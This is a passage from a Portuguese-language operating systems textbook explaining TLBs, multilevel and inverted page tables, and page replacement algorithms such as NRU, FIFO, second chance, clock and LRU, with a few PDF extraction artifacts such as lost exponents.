Antes de passar a mais problemas de implementação, convém enfatizar novamente que o que a memória virtual faz, fundamentalmente, é criar uma nova abstração — o espaço de endereçamento — o qual é uma abstração da memória física, assim como um processo é uma abstração do processador físico (CPU). A memória virtual pode ser implementada dividindo o espaço de endereçamento virtual em páginas e mapeando cada uma delas em alguma moldura de página da memória física ou não mapeando-as (temporariamente). Dessa forma, este capítulo é basicamente sobre uma abstração criada pelo sistema operacional e sobre como essa abstração é gerenciada.

# 3.3.3 Acelerando a paginação

Acabamos de ver os princípios básicos da memória virtual e da paginação. Agora entraremos em detalhes sobre implementações possíveis. Em qualquer sistema de paginação, dois problemas importantes devem ser enfrentados:

- O mapeamento do endereço virtual para endereço físico deve ser rápido.
- 2. Se o espaço de endereço virtual for grande, a tabela de páginas será grande.

O primeiro ponto é consequência do fato de que o mapeamento virtual-físico deve ser feito em cada referência à memória. Em última instância, todas as instruções devem vir da memória e muitas delas referenciam operandos na memória também. Consequentemente, é necessário fazer uma, duas ou algumas vezes mais referências à tabela de páginas por instrução. Se a execução de uma instrução leva 1 ns, por exemplo, a busca na tabela de páginas deve ser feita em menos de 0,2 ns para evitar que o mapeamento se torne um gargalo significativo.

O segundo ponto decorre do fato de que todos os computadores modernos usam endereços virtuais de pelo menos 32 bits, com 64 bits se tornando cada vez mais comuns. Com um tamanho de página de 4 KB, por exemplo, um espaço de endereços de 32 bits tem 1 milhão de páginas, e um espaço de endereços de 64 bits tem mais do que você gostaria de considerar. Com 1 milhão de páginas no espaço de endereçamento virtual, a tabela de páginas deve ter 1 milhão de entradas. E lembre-se de que cada processo precisa de sua própria tabela de páginas (porque tem seu próprio espaço de endereço virtual).

A necessidade de extensos e rápidos mapeamentos de páginas é uma restrição significativa ao modo como os computadores são construídos. O projeto mais simples (pelo menos em termos conceituais) é ter uma tabela de páginas consistindo de um arranjo de registradores de hardware rápidos, com uma entrada para cada página virtual, indexada pelo número dessa página, como mostrado na Figura 3.10. Quando um processo é inicializado, o sistema operacional carrega os registradores com a tabela de páginas do processo, retirada de uma cópia mantida na memória principal. Durante a execução do processo, não são mais necessárias referências à memória para a tabela de páginas. As vantagens desse processo são que ele é direto e não requer referências à memória durante o mapeamento. Uma desvantagem é que é excessivamente caro se a tabela de páginas for grande. Outra desvantagem é que a necessidade de carregar a tabela de páginas completa a cada alternância de contexto prejudica o desempenho.

No outro extremo, a tabela de páginas pode estar inteiramente na memória principal. Tudo de que o hardware precisa, nesse caso, é de um registrador único que aponte para o início da tabela de páginas. O projeto permite que o mapa virtual-físico seja mudado em uma alternância de contexto por meio do carregamento de um registro. Naturalmente há a desvantagem de requerer uma ou mais referências à memória para ler as entradas na tabela de páginas durante a execução de cada instrução, tornando-a muito lenta.

#### TLB ou memória associativa

Examinemos agora esquemas amplamente implementados para acelerar a paginação e para lidar com grandes espaços de endereçamento virtual, começando com o primeiro tipo. O ponto de partida da maior parte das técnicas de otimização é o posicionamento da tabela de páginas na memória. Potencialmente, essa decisão tem um enorme impacto no desempenho. Considere, por exemplo, uma instrução de 1 byte que copie o conteúdo de um registrador para outro. Na ausência de paginação, essa instrução faz um único acesso à memória para buscar a própria instrução. Com a paginação, será necessária pelo menos uma referência adicional à memória para acessar a tabela de páginas. Como a velocidade de execução geralmente é limitada pela frequência com que a CPU pode acessar instruções e dados na memória, o fato de haver a necessidade de dois acessos à memória por referência à memória reduz o desempenho pela metade. Nessas condições, ninguém usaria paginação.

Os projetistas de computadores estudam esse problema há anos e encontraram uma solução, com base na observação de que a maioria dos programas tende a fazer um grande número de referências a um mesmo pequeno conjunto de páginas virtuais. Assim, somente uma reduzida parte das entradas da tabela de páginas é intensamente lida; as entradas restantes raramente são referenciadas.

A solução concebida foi equipar os computadores com um pequeno dispositivo em hardware para mapear os endereços virtuais para endereços físicos sem passar pela tabela de páginas. Esse dispositivo, denominado TLB (translation lookaside buffer — buffer para tradução de endereços) ou às vezes memória associativa, é ilustrado na Tabela 3.1. Esse dispositivo geralmente se localiza dentro da MMU e consiste em um pequeno número de entradas — oito no exemplo dado —, mas raramente mais do que 64. Cada entrada contém informações sobre uma página — incluindo o número da página virtual —, um bit que é colocado em 1 quando a página é modificada, o código de proteção (permissão de leitura/escrita/execução) e a moldura de página em que está localizada. Esses campos têm uma correspondência de um para um com os campos na tabela de páginas, exceto para o número de página virtual, que não é necessário na tabela de páginas. Outro bit indica se a entrada é válida (em uso) ou não.

Um exemplo que pode gerar a TLB da Tabela 3.1 é um processo em um laço (loop) que referencia constantemente as páginas virtuais 19, 20 e 21, de modo que essas entradas na TLB apresentam código de proteção para leitura e execução. Os dados principais referenciados em um dado instante (por exemplo, um arranjo) estão localizados nas páginas 129 e 130. A página 140 contém os índices usados no processamento desse arranjo. Por fim, a pilha localiza-se nas páginas 860 e 861.

Vejamos agora como a TLB funciona. Quando um endereço virtual é apresentado à MMU para tradução, o hardware primeiro verifica se o número de sua página virtual está presente na TLB comparando-o com todas as entradas da TLB simultaneamente (isto é, em paralelo). Se uma correspon-

Válida	Página virtual	Modificada	Proteção	Moldura da página
1	140	1	RW	31
1	20	0	RX	38
1	130	1	RW	29
1	129	1	RW	62
1	19	0	RX	50
1	21	0	RX	45
1	860	1	RW	14
1	861	1	RW	75

Tabela 3.1 Uma TLB para acelerar a paginação.

dência válida é encontrada e o acesso não viola os bits de proteção, o número da moldura de página é, então, obtido diretamente da TLB, sem necessidade de buscá-lo na tabela de páginas. Se o número da página virtual estiver presente na TLB, mas a instrução estiver tentando escrever em uma página que permita somente leitura, uma falta por violação de proteção (protection fault) é gerada.

É interessante notar o que acontece quando o número da página virtual não está presente na TLB. A MMU detecta a ausência de página (page miss) e, então, faz uma busca comum na tabela de páginas. A MMU então destitui uma das entradas da TLB e a substitui por essa entrada da tabela de páginas que acabou de ser buscada. Assim, se a mesma página virtual for referenciada novamente, haverá uma presença de página (page hit) em vez de uma ausência de página. Quando uma entrada é retirada da TLB, apenas o bit modificado deve ser copiado de volta na entrada correspondente da tabela de páginas na memória. Os demais valores já estão lá, exceto o bit referenciado. Quando uma entrada da TLB é carregada a partir da tabela de páginas, todos os campos dessa entrada devem ser trazidos da memória.

#### Gerenciamento da TLB por software

Até agora temos partido do pressuposto de que toda máquina com memória virtual paginada tem reconhecimento por hardware das tabelas de páginas e também uma TLB. Nesse projeto, o gerenciamento e o tratamento das faltas na TLB são totalmente feitos pelo hardware da MMU. Interrupções para o sistema operacional só ocorrem quando uma página não está na memória.

Antigamente essa suposição era verdadeira. Hoje, porém, muitas das máquinas RISC, dentre elas SPARC, MIPS, Alpha e HP PA, fazem quase todo esse gerenciamento por software. Nessas máquinas, as entradas da TLB são explicitamente carregadas pelo sistema operacional. Quando ocorre uma ausência de página na TLB, em vez de a própria MMU buscar na tabela de páginas a página virtual requisitada, ela apenas gera uma interrupção e repassa o problema ao sistema operacional. Este deve, então, encontrar a página virtual na tabela de páginas, destituir uma das entradas da TLB, inserir aí a nova página virtual e reinicializar a instrução interrompida. Obviamente, tudo isso deve ser feito para muitas instruções, pois as ausências de página na TLB ocorrem muito mais frequentemente do que as faltas de páginas na tabela de páginas.

Mas, se a TLB for suficientemente grande (digamos, com 64 entradas) para que se reduza a taxa de ausências de página, o gerenciamento da TLB por software acaba tendo uma eficiência aceitável. O ganho principal aqui é ter uma MMU muito mais simples, o que libera bastante área no chip da CPU para caches e outros recursos que possam melhorar o desempenho. O gerenciamento da TLB por software é discutido por Uhlig et al. (1994).

Diversas estratégias têm sido desenvolvidas para melhorar o desempenho de máquinas que fazem o gerenciamento da TLB por software. Uma delas tenta tanto reduzir o número de ausências de página na TLB quanto o custo dessas ausências quando elas ocorrem (Bala et al., 1994). Para reduzir o número de ausências na TLB, muitas vezes o sistema operacional pode usar sua 'intuição' para descobrir quais páginas virtuais têm mais probabilidade de serem usadas e, então, antecipar seu carregamento na TLB. Por exemplo, quando um processo cliente envia uma mensagem a um processo de servidor na mesma máquina, é bem provável que o processo de servidor tenha de ser executado logo. Sabendo desse fato, enquanto o processamento é desviado para o send, o sistema operacional também pode verificar onde se encontram as páginas do código, os dados e a pilha do processo de servidor e, então, mapeá-los antes que eles possam provocar ausências de página na TLB.

O modo normal de tratar uma ausência de página na TLB, seja por hardware, seja por software, é acessar a tabela de páginas e executar as operações de indexação para localizar a página referenciada não encontrada na TLB. O problema em se fazer essa pesquisa por software é que as páginas que contêm a tabela de páginas podem não estar mapeadas na TLB, ocasionando ausências adicionais na TLB durante o processamento. Essas ausências podem ser reduzidas se uma grande cache (de 4 KB, por exemplo), gerenciada por software e contendo entradas do tipo TLB, for mantida em uma localização fixa com sua página sempre mapeada na TLB. Verificando primeiro essa cache, o sistema operacional pode reduzir substancialmente as ausências de página na TLB.

Quando o gerenciamento da TLB por software é usado, é essencial compreender a diferença entre dois tipos
de ausência. Uma ausência leve (soft miss) ocorre quando
a página referenciada não está na TLB, mas na memória.
Aqui é necessário apenas atualizar a TLB, e os discos de E/S
não são utilizados. Normalmente, uma ausência temporária leva de 10 a 20 instruções da máquina para ser concluída em alguns nanossegundos. Por outro lado, uma ausência completa (hard miss) ocorre quando a própria página
não está na memória (e, é claro, também não está na TLB).
Requer-se acesso ao disco para trazer a página, o que leva
vários milissegundos. Uma ausência definitiva é milhões de
vezes mais lenta que uma ausência temporária.

# 3.3.4 Tabelas de páginas para memórias grandes

As TLBs podem ser usadas para acelerar a tradução de endereços virtuais para endereços físicos em relação ao esquema original de tabela de páginas na memória. Mas esse não é o único problema que temos de atacar. Há ainda o problema de como lidar com espaços de endereço virtual muito grandes. Discutiremos adiante dois modos de lidar com tais espaços.

#### Capítulo 3

#### Tabelas de páginas multinível

Como método inicial, considere o uso de uma tabela de páginas multinível. Um exemplo simples desse método é mostrado na Figura 3.12. Na Figura 3.12(a), vê-se um endereço virtual de 32 bits dividido em um campo PT1 de 10 bits, um campo PT2 de 10 bits e um campo Deslocamento de 12 bits. Como o campo Deslocamento tem 12 bits, as páginas são de tamanho 4 KB. Os outros dois campos têm conjuntamente 20 bits, o que possibilita um total de 220 páginas virtuais.

O segredo para o método de tabela de páginas multinível é evitar que todas elas sejam mantidas na memória o tempo todo, especialmente as que não são necessárias. Suponha, por exemplo, que um processo necessite de 12 megabytes: 4 megabytes da base da memória para o código do programa, outros 4 megabytes para os dados do programa e 4 megabytes do topo da memória para a pilha. Sobra, entre o topo dos dados e a base da pilha, um gigantesco espaço não usado.

A Figura 3.12(b) mostra como funciona a tabela de páginas com dois níveis nesse exemplo. No lado esquerdo, vemos a tabela de páginas de nível 1, com 1024 entradas, correspondente ao campo PTI de 10 bits. Quando um endereço virtual chega à MMU, ela primeiro extrai o campo PT1 e o utiliza como índice da tabela de páginas de nível 1. Cada uma dessas 1024 entradas representa 4 M, pois o espaço total de endereçamento virtual de 4 gigabytes (isto é, 32 bits) foi dividido em segmentos de 4096 bytes.

A entrada da tabela de páginas de nível 1, que é localizada por meio do campo PTI do endereço virtual, aponta para o endereço ou a moldura de página de uma tabela de páginas de nível 2. A entrada 0 da tabela de páginas de nível 1 aponta para a tabela de páginas de nível 2 relativa ao código do programa; a entrada 1 aponta para a tabela de páginas de nível 2 relativa aos dados e a entrada 1023 aponta para a tabela de páginas de nível 2 relativa à pilha. As outras entradas (sombreadas) da tabela de páginas virtuais de nível 1 não são usadas. O campo PT2 é então empregado como índice da tabela de páginas de nível 2 selecionada para localizar o número da moldura de página física correspondente.

Por exemplo, considere o endereço virtual de 32 bits 0x00403004 (4.206.596 em decimal), o qual corresponde à localização 12.292 contando-se a partir do início dos dados, ou seja, a partir de 4 M. Esse endereco virtual corresponde a




Figura 3.12 (a) Um endereço de 32 bits com dois campos de tabela de páginas. (b) Tabelas de páginas de dois níveis.

PT1 = 1, PT2 = 2 e Deslocamento = 4. A MMU primeiro utiliza PT1 como índice da tabela de páginas de nível 1 e obtém a entrada 1, que corresponde ao endereço de uma tabela de nível 2 que contém os endereços de 4 M – 1 a 8 M – 1. A MMU então utiliza PT2 como índice dessa tabela de nível 2 recém-localizada e obtém a entrada 3, que corresponde aos endereços de 12288 a 16383 dentro de seu pedaço de 4 M (isto é, endereços absolutos de 4.206.592 a 4.210.687). Essa entrada contém o número de moldura de página com a página que contém o endereço virtual 0x00403004. Se essa página não estiver presente na memória, então o bit Presente/ausente na entrada dessa tabela de páginas será zero, o que causará uma falta de página. Se a página estiver na memória, o número da moldura de página tirado da tabela de páginas de nível 2 será combinado com o deslocamento (4) para construir o endereço físico. Esse endereço é colocado no barramento e enviado à memória.

É interessante notar na Figura 3.12 que, embora o espaço de endereçamento contenha mais de um milhão de páginas virtuais, somente quatro tabelas de páginas são realmente necessárias: a tabela de nível 1 e as três tabelas de nível 2 referentes aos endereços de 0 a 4 M (para o código do programa), de 4 M a 8 M (para os dados) e aos 4 M do topo (para a pilha). Os bits Presente/ausente nas 1021 entradas da tabela de páginas de nível 1 são marcados com 0, forçando uma falta de página se forem acessados. Se isso ocorrer, o sistema operacional saberá que o processo está tentando referenciar uma parte não permitida da memória e tomará uma decisão apropriada — como enviar um sinal ao processo ou eliminá-lo. Nesse exemplo, escolhemos números redondos para os diversos tamanhos e PT1 do mesmo tamanho que PT2, mas, na prática, outros valores são obviamente possíveis.

Esse sistema da tabela de páginas em dois níveis da Figura 3.12 pode ser expandido para três, quatro ou mais níveis. Níveis adicionais permitem maior flexibilidade, embora seja duvidoso que essa complexidade adicional do hardware continue vantajosa além dos três níveis.

#### Tabelas de páginas invertidas

Para espaços de endereçamento virtuais de 32 bits, a tabela de páginas multinível funciona razoavelmente bem. Contudo, à medida que aparecem computadores de 64 bits, a situação muda drasticamente. Como o espaço de endereçamento virtual agora é de 264 bytes, se adotarmos páginas de 4 KB, precisaremos de uma tabela de páginas com 252 entradas. Se cada entrada contiver 8 bytes, essa tabela de páginas terá mais de 30 milhões de gigabytes (30 PB). Reservar 30 milhões de gigabytes somente para a tabela de páginas não é factível, nem agora nem nos próximos anos, e talvez nunca. Consequentemente, é necessária uma solução diferente para tratar espaços de endereçamento virtuais paginados de 64 bits.

Uma possível solução é a **tabela de páginas inverti**das: nela existe apenas uma entrada por moldura de página na memória real, em vez de uma entrada por página do espaço de endereçamento virtual. Por exemplo, com endereços virtuais de 64 bits, uma página de 4 KB e 1 GB de RAM, uma tabela de páginas invertidas requer apenas 262.144 entradas. Cada entrada informa que o par (processo, página virtual) está localizado na moldura de página.

Embora as tabelas de páginas invertidas possam economizar muito espaço — principalmente quando o espaço de endereçamento virtual é muito maior que a memória física —, elas apresentam um problema sério: a tradução de virtual para físico torna-se muito mais difícil. Quando o processo n referencia a página virtual p, o hardware não pode mais encontrar a página física usando p como índice da tabela de páginas. Em vez disso, ele deve pesquisar toda a tabela de páginas invertidas em busca de uma entrada (n, p). Além desse procedimento, essa pesquisa deve ser feita a cada referência à memória, e não somente nas faltas de página. Pesquisar uma tabela de 256 K a cada referência à memória não é a melhor maneira de tornar sua máquina rápida.

Uma solução possível para esse dilema é a utilização da TLB. Se esta puder conter todas as páginas mais intensamente usadas, a tradução pode ocorrer tão rapidamente quanto nas tabelas de páginas convencionais. Ocorrendo uma ausência na TLB, contudo, a tabela de páginas invertidas deve ser pesquisada no software. Um modo de realizar essa pesquisa é ter uma tabela de espalhamento (hash) nos endereços virtuais. Todas as páginas virtuais atualmente presentes na memória e que tiverem o mesmo valor de espalhamento serão encadeadas juntas, como mostra a Figura 3.13. Se a tabela de espalhamento apresentar tantas entradas quantas páginas físicas a máquina tiver, o comprimento médio de encadeamento será de somente uma entrada, agilizando muito o mapeamento. Ao encontrar o número da moldura de página, a nova dupla (virtual, física) é inserida na TLB.

Tabelas de páginas invertidas são comuns em máquinas de 64 bits porque, mesmo com um tamanho de página muito grande, o número de entradas de tabelas de páginas é enorme. Por exemplo, com páginas de 4 MB e endereços virtuais de 64 bits, são necessárias 2<sup>42</sup> entradas de tabelas de páginas. Outros métodos para lidar com grandes memórias virtuais podem ser encontrados em Talluri et al. (1995).

# 3.4 Algoritmos de substituição de páginas

Quando ocorre uma falta de página, o sistema operacional precisa escolher uma página a ser removida da memória a fim de liberar espaço para uma nova página a ser trazida para a memória. Se a página a ser removida tiver sido modificada enquanto estava na memória, ela deverá ser reescrita no disco com o propósito de atualizar a cópia virtual lá existente. Se, contudo, a página não tiver sido




Figura 3.13 Comparação entre uma tabela de páginas tradicional e uma tabela de páginas invertidas.

modificada (por exemplo, uma página de código), a cópia em disco já estará atualizada e, assim, não será necessário reescrevê-la. A página a ser trazida para a memória simplesmente sobrescreve a página que está sendo destituída.

Embora seja possível escolher aleatoriamente uma página a ser descartada a cada falta de página, o desempenho do sistema será muito melhor se a página escolhida for uma que não estiver sendo muito usada. Se uma página intensamente usada for removida, é provável que logo ela precise ser trazida de volta, ocasionando custos extras. Muitos trabalhos, teóricos e experimentais, têm se voltado para os algoritmos de substituição de páginas. A seguir, descreveremos alguns dos algoritmos mais importantes.

É importante notar que o problema da substituição de páginas também ocorre em outras áreas da concepção de computadores. Por exemplo, a maioria dos computadores tem uma ou mais caches com os blocos de memória mais recentemente usados — blocos que contêm 32 ou 64 bytes cada um. Se a cache estiver cheia, um dos blocos será escolhido para ser removido. Esse problema é precisamente análogo ao da substituição de páginas, diferindo apenas na duração de tempo envolvida (na cache, a substituição do conteúdo de um bloco de memória é realizada em poucos nanossegundos, e não em milissegundos, como na substituição de página). A razão para essa redução de tempo é que uma falta de bloco (block miss) na cache é satisfeita a partir da memória principal, que não tem retardos resultantes do tempo de rotação e de latência rotacional do disco.

Um segundo exemplo é um servidor da Web. O servidor pode manter um certo número de páginas da Web intensamente usadas em sua cache na memória. Contudo, quando a cache estiver cheia e uma nova página for referenciada, será preciso decidir qual página da Web descartar. São considerações similares àquelas concernentes às páginas de memória virtual, exceto pelo fato de que páginas da Web nunca são modificadas na cache e, assim, suas cópias em disco estão sempre atualizadas, ao passo que, em um sistema com memória virtual, as páginas na memória podem estar limpas ou sujas.

Em todos os algoritmos de substituição de páginas estudados a seguir, surge a seguinte questão: quando uma página vai ser removida da memória, devemos remover uma das páginas do próprio processo que causou a falta ou podemos remover uma página pertencente a outro processo? No primeiro caso, estamos efetivamente limitando cada processo a um número fixo de páginas; no segundo, não o fazemos. Há as duas possibilidades. Retornaremos a esse assunto na Seção 3.5.1.

# 3.4.1 O algoritmo ótimo de substituição de página

O melhor dos algoritmos de substituição de página é fácil de descrever, mas impossível de implementar. Ele funciona da seguinte maneira: no momento em que ocorre uma falta de página, existe um determinado conjunto de páginas na memória. Uma delas será referenciada na próxima instrução, ou seja, trata-se da mesma página que contém a instrução que gerou a falta de página. Outras páginas podem ser referenciadas até dez, cem ou talvez mil instruções mais tarde. Cada página pode ser rotulada com o número de instruções que serão executadas antes de aquela página ser referenciada pela primeira vez.

O algoritmo ótimo diz apenas que se deve remover a página com o maior rótulo. Se determinada página só for usada após oito milhões de instruções e outra página só for usada após seis milhões de instruções, a primeira deverá ser removida antes da segunda. Dessa maneira, o algoritmo ótimo de substituição de página adia a ocorrência da próxima falta de página o máximo possível. Computadores,

assim como pessoas, tentam adiar o máximo possível a ocorrência de eventos desagradáveis.

O único problema com esse algoritmo é que ele é irrealizável. Na ocorrência de uma falta de página, o sistema operacional não tem como saber quando cada uma das páginas será referenciada novamente. (Já vimos situação similar no caso do algoritmo de escalonamento tabela curta primeiro — como o sistema operacional pode saber qual das tarefas é a mais curta?) Entretanto, executar primeiro o programa em um simulador e guardar todas as referências às páginas possibilita implementar o algoritmo ótimo na segunda execução desse programa, usando as informações coletadas durante a primeira execução.

Desse modo, torna-se possível comparar o desempenho dos algoritmos realizáveis com o do melhor possível. Se um sistema operacional tiver um algoritmo de substituição de página com desempenho de, digamos, somente 1 por cento pior que o do algoritmo ótimo, todos os esforços despendidos para melhorar esse algoritmo proporcionarão uma melhora de, no máximo, 1 por cento.

Para evitar qualquer possível confusão, é preciso deixar claro que esse registro (log) de referências às páginas é concernente apenas à execução de um programa específico com dados de entrada específicos. O algoritmo de substituição de página derivado daí é específico daquele programa e daqueles dados. Embora esse método auxilie na avaliação de algoritmos de substituição de página, ele é inútil para uso em sistemas práticos. A seguir, estudaremos algoritmos úteis em sistemas reais.

# 3.4.2 O algoritmo de substituição de página não usada recentemente (NRU)

A maioria dos computadores com memória virtual tem 2 bits de status — o bit referenciado (*R*) e o bit modificado (*M*) —, associados a cada página virtual, que permitem que o sistema operacional saiba quais páginas físicas estão sendo usadas e quais não estão. O bit *R* é colocado em 1 sempre que a página é referenciada (lida ou escrita). O bit *M* é colocado em 1 sempre que se escreve na página (isto é, a página é modificada). Os bits estão contidos em cada entrada da tabela de páginas, como mostra a Figura 3.11. É importante perceber que esses bits devem ser atualizados em todas as referências à memória, de modo que é essencial que essa atualização se dê por hardware. Uma vez que um bit é colocado em 1 por hardware, ele permanece em 1 até o sistema operacional reinicializá-lo.

Se o hardware não possui esses bits, estes podem ser simulados da seguinte maneira: um processo, ao ser inicializado, tem todas as suas entradas da tabela de páginas marcadas como não presentes na memória. Tão logo uma de suas páginas virtuais seja referenciada, ocorre uma falta de página. Então, o sistema operacional coloca o bit *R* em 1 (em suas tabelas internas), altera a entrada da tabela de páginas a fim de apontar para a página física correta, com modo SO-

MENTE LEITURA, e reinicializa a instrução. Se a página for subsequentemente modificada, outra falta de página ocorrerá, permitindo que o sistema operacional coloque o bit *M* em 1 e altere o modo da página para LEITURA/ESCRITA.

Os bits *R* e *M* podem ser usados para construir um algoritmo de paginação simples, tal como segue. Quando um processo é inicializado, os dois bits citados, para todas as suas páginas, são colocados em 0 pelo sistema operacional. Periodicamente (por exemplo, a cada tique do relógio), o bit *R* é limpo, de modo que diferencie as páginas que não foram referenciadas recentemente daquelas que foram.

Quando acontece uma falta de página, o sistema operacional inspeciona todas as páginas e as separa em quatro categorias, com base nos valores atuais dos bits *R* e *M*:

Classe 0: não referenciada, não modificada.

Classe 1: não referenciada, modificada.

Classe 2: referenciada, não modificada.

Classe 3: referenciada, modificada.

Embora as páginas da classe 1 pareçam, à primeira vista, impossíveis de ocorrer, elas surgem quando uma página da classe 3 tem seu bit *R* limpo por uma interrupção do relógio. As interrupções do relógio não limpam o bit *M*, pois essa informação é necessária para saber se a página deve ou não ser reescrita em disco. A limpeza do bit *R*, mas não do bit *M*, conduz à classe 1.

O algoritmo **NRU** (*not recently used* — não usada recentemente) remove aleatoriamente uma página da classe de ordem mais baixa que não esteja vazia. Está implícito nesse algoritmo que é melhor remover uma página modificada, mas não referenciada, a pelo menos um tique do relógio (em geral, 20 ms) do que uma página não modificada que está sendo intensamente referenciada. A principal vantagem do algoritmo NRU é ser fácil de entender e de implementar e, além disso, fornece um desempenho que, apesar de não ser ótimo, pode ser adequado.

# 3.4.3 O algoritmo de substituição de página primeiro a entrar, primeiro a sair

O algoritmo de substituição de página **primeiro a entrar, primeiro a sair** (*first-in, first-out* — FIFO) é um algoritmo de baixo custo. Para ilustrar seu funcionamento, imagine um supermercado que tenha diversas prateleiras para acomodar exatamente *k* produtos diferentes. Um dia, uma empresa lança um produto — iogurte orgânico, seco e congelado, com reconstituição instantânea no forno de micro-ondas. É um sucesso imediato, de modo que nosso supermercado, que tem espaço limitado, se vê obrigado a se livrar de um produto velho para conseguir espaço para o novo produto.

Uma solução seria descobrir qual produto o supermercado vem estocando há mais tempo (por exemplo, algo que ele começou a vender 120 anos atrás) e se livrar dele supondo que ninguém mais se interessa por ele. Por sorte, o supermercado mantém uma lista encadeada de todos os produtos que atualmente vende na ordem em que eles foram introdu-

Capítulo 3

zidos. O novo produto entrará no final dessa lista encadeada; o primeiro produto introduzido na lista será eliminado.

Pode-se aplicar a mesma ideia a um algoritmo de substituição de página. O sistema operacional mantém uma lista de todas as páginas atualmente na memória, com a página mais antiga na cabeça da lista e a página que chegou mais recentemente situada no final dessa lista. Na ocorrência de uma falta de página, a primeira página da lista é removida e a nova página é adicionada no final da lista. Quando se aplica o algoritmo FIFO a armazéns, pode-se tanto remover itens pouco vendidos, como cera para bigodes, quanto itens muito vendidos, como farinha, sal ou manteiga. Quando se aplica o algoritmo FIFO a computadores, surge o mesmo problema. Por essa razão, o algoritmo de substituição de página FIFO, em sua configuração pura, raramente é usado.

# 3.4.4 O algoritmo de substituição de página segunda chance

Uma modificação simples no algoritmo de substituição de página FIFO evita o problema de se jogar fora uma página intensamente usada, e isso é feito simplesmente inspecionando o bit R da página mais antiga, ou seja, a primeira página da fila. Se o bit R for 0, essa página, além de ser a mais antiga, não estará sendo usada, de modo que será substituída imediatamente. Se o bit R for 1, ele será colocado em 0, a página será posta no final da lista de páginas e seu tempo de carregamento (chegada) será atualizado como se ela tivesse acabado de ser carregada na memória. A pesquisa então continua.

O funcionamento desse algoritmo, chamado de segunda chance, é mostrado na Figura 3.14. Na Figura 3.14(a), vemos as páginas de A a H mantidas em uma lista encadeada e ordenada por tempo de chegada na memória.

Suponha que uma falta de página ocorra no instante 20. A página mais antiga é a página A, que chegou no instante 0 quando o processo foi inicializado. Se o bit R da página A for 0, ela será retirada da memória, tendo sua cópia em disco atualizada se houver sido modificada (suja), ou será simplesmente abandonada se não tiver sido modificada (se estiver limpa). Por outro lado, se o bit R for 1, a

página A será colocada no final da lista e seu 'instante de carregamento' será atualizado com o valor atual (20). O bit R é colocado em 0, e a busca por uma página a ser substituída continua então a partir da página B.

O que o algoritmo segunda chance faz é procurar uma página antiga que não tenha sido referenciada no intervalo de relógio anterior. Se todas as páginas foram referenciadas, o segunda chance degenera-se para o FIFO puro. Especificamente, imagine que todas as páginas na Figura 3.14(a) tenham seus bits R em 1. Uma a uma, as páginas são reinseridas no final da lista pelo sistema operacional, e o bit R de cada página é zerado. Quando a página A for novamente a página mais antiga — ou seja, quando estiver de novo na cabeça da lista —, ela terá seu bit R em 0 e poderá, então, ser substituída. Assim o algoritmo sempre termina.

# 3.4.5 O algoritmo de substituição de página do relógio

Embora o segunda chance seja um algoritmo razoável, ele é desnecessariamente ineficaz, pois permanece constantemente reinserindo páginas no final da lista. Uma estratégia melhor é manter todas as páginas em uma lista circular em forma de relógio, como mostra a Figura 3.15. Um ponteiro aponta para a página mais antiga, ou seja, para a 'cabeça' da lista.

Quando ocorre uma falta de página, a página indicada pelo ponteiro é examinada. Se o bit R for 0, a página é removida, a nova página é inserida em seu lugar no relógio e o ponteiro avança uma posição. Se R for 1, ele é zerado e o ponteiro avança para a próxima página. Esse processo é repetido até que uma página seja encontrada com R = 0. Não é de surpreender que esse algoritmo seja chamado de relógio.

# 3.4.6 | Algoritmo de substituição de página usada menos recentemente (LRU)

Uma boa aproximação do algoritmo ótimo de substituição de página é baseada na observação de que as páginas muito utilizadas nas últimas instruções provavelmente serão muito utilizadas novamente nas próximas instruções.





Figura 3.14 Operação de segunda chance. (a) Páginas na ordem FIFO. (b) Lista de páginas se uma falta de página ocorre no tempo 20 e o bit R de A possui o valor 1. Os números acima das páginas são seus tempos de carregamento.



Quando ocorre uma falta de página, a página indicada pelo ponteiro é inspecionada. A ação executada depende do bit R:

R = 0: Remover a página R = 1: Zerar R e avançar o ponteiro

#### I Figura 3.15 Algoritmo de substituição de página relógio.

Ao contrário, páginas que não estão sendo utilizadas por um longo período de tempo provavelmente permanecerão inutilizadas por muito tempo. Essa ideia sugere um algoritmo realizável: quando ocorrer uma falta de página, elimine a página não utilizada pelo período de tempo mais longo. Essa estratégia é chamada de paginação LRU (least recently used — usada menos recentemente).

Embora o LRU seja teoricamente realizável, não é barato. Para implementar completamente o LRU, é necessário manter uma lista vinculada de todas as páginas na memória, com a página usada mais recentemente na dian-

teira e a página usada menos recentemente na parte de trás. A dificuldade é que a lista deve ser atualizada em cada referência à memória. Encontrar uma página na lista, deletá--la e posicioná-la na dianteira é uma operação demorada, mesmo no hardware (supondo que um hardware assim possa ser construído).

